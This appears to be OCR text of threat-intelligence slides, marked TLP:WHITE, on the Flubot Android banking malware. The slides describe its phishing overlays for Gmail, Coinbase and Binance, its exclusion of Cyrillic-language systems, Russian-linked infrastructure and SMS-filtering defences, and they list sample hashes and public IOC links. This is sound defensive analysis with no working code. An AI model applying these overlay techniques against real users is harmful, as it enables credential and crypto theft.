



TLP:WHITE

Financial goal

Phishing overlays

- Flubot creates phishing overlays for targeted applications
- Targeted applications are delivered through the C2
- Targeted applications seen in Finland
  - Gmail
  - Coinbase
  - Binance





TLP:WHITE

Conclusion

Threat actor

- Does not infect systems that use Cyrillic alphabets*
- C2 infra hosted in Russia 🇷🇺
- Inject HTML code commented with Russian
- Old infra shared Russian propaganda
- Motivation unclear
  - Financial obviously - but why so much capabilities?

Defense overview

- DNS over HTTPS providers do not care what for their services are used
- Cellular network providers need capabilities to filter SMS and MMS traffic
  - SMS/MMS firewalls

TLP:WHITE

* Azerbaijani (az), Belarusian (be), Armenian (hy), Georgian (ka), Kazakh (kk), Kyrgyz (ky), Russian (ru), Tajik (tg), Turkmen (tk), Ukrainian (uk), Uzbek (uz)

If it looks like a duck, swims like a duck, and quacks like a duck, then it probably is a duck.

Good resources

- Samples
  - b61dfece6027e320552bdd263bb7e7805837b550
  - 47c7958d462e01a5c58f43c96d4ef1dfb209b3d9
  - 9b45243e89541ae26fea5ff2b9c7d14ff69044ed
  - 665cf567a24989208fb95b64f73a743f3b4f2470
  - 51068918ef38de2582e3139c38020417764e6ec5
  - 4de951a148783e3ded0e37d152ae9e55e5105a65
- Links
  - https://github.com/prodaft/malware-ioc/blob/master/FluBot/FluBot.pdf
  - https://github.com/NCSC-NL/flubot
  - https://blog.f-secure.com/flubot_doh_tunneling/